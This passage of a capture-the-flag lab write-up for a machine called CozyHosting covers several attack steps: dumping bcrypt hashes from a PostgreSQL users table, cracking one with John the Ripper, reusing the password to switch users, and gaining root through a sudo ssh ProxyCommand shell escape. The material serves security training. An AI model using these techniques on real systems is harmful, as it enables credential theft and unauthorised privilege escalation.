
Then, we used the following command to connect to cozyhosting:



```
postgres-# \c cozyhosting
\c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting-# \d
\d
WARNING: terminal is not fully functional
Press RETURN to continue

              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)

(END)
```

Figure 20: Connecting to a Database.


This led us to the hashes we were looking for:



```
cozyhosting=# SELECT * FROM users;
SELECT * FROM users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role

-----------+--------------------------------------------------------------+-----
--
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admi
n
(2 rows)

(END)
```

Figure 21: Retrieved Hashes.


The logical step was to crack the admin hash, as they likely have a higher access level than ‘kanderson‘.



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/CozyHosting]
└─$ john --wordlist=rockyou.txt admin.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:27 DONE (2024-02-21 16:11) 0.03663g/s 102.8p/s 102.8c/s 102.8C/s 159159..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 22: Cracking the Admin Hash.


We hoped that this would be the root password, but it turned out to be Josh's password.



```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$ su root
su root
Password: manchesterunited

su: Authentication failure
app@cozyhosting:/app$ su josh
su josh
Password: manchesterunited

josh@cozyhosting:/app$ id
id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:/app$
```

Figure 23: main page.

after logging in here is the user flag:;




```
josh@cozyhosting:/app$ cd
cd
josh@cozyhosting:~$ ls
ls
user.txt
josh@cozyhosting:~$ cat user.txt
cat user.txt
f0abcb40f435c5d2678740f38c235944
```

Figure 24: main page.

3 Privilege Escalation

as we can see in the following figure user can run the binary ssh as a sudo member




```
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

Figure 25: Sudo Privileges.

with some research we found that if the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The command `sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x` is used to exploit the `ProxyCommand` option in SSH. This command executes a shell command with root privileges. The command `;sh 0<&2 1>&2` is passed as the `ProxyCommand`, which opens a new shell session and redirects both its input and output to the terminal. The semicolon at the beginning ensures the shell command is executed regardless of the success or failure of the previous command. As a result, this command effectively provides the user with root access.



```
josh@cozyhosting:/app$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
[sudo] password for josh: manchesterunited

# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd
cd
# ls
ls
root.txt
# cat root.txt
cat root.txt
4759971292dd43d7f2eaa8525dd2338e
# 
```

Figure 26: Root Access Achieved.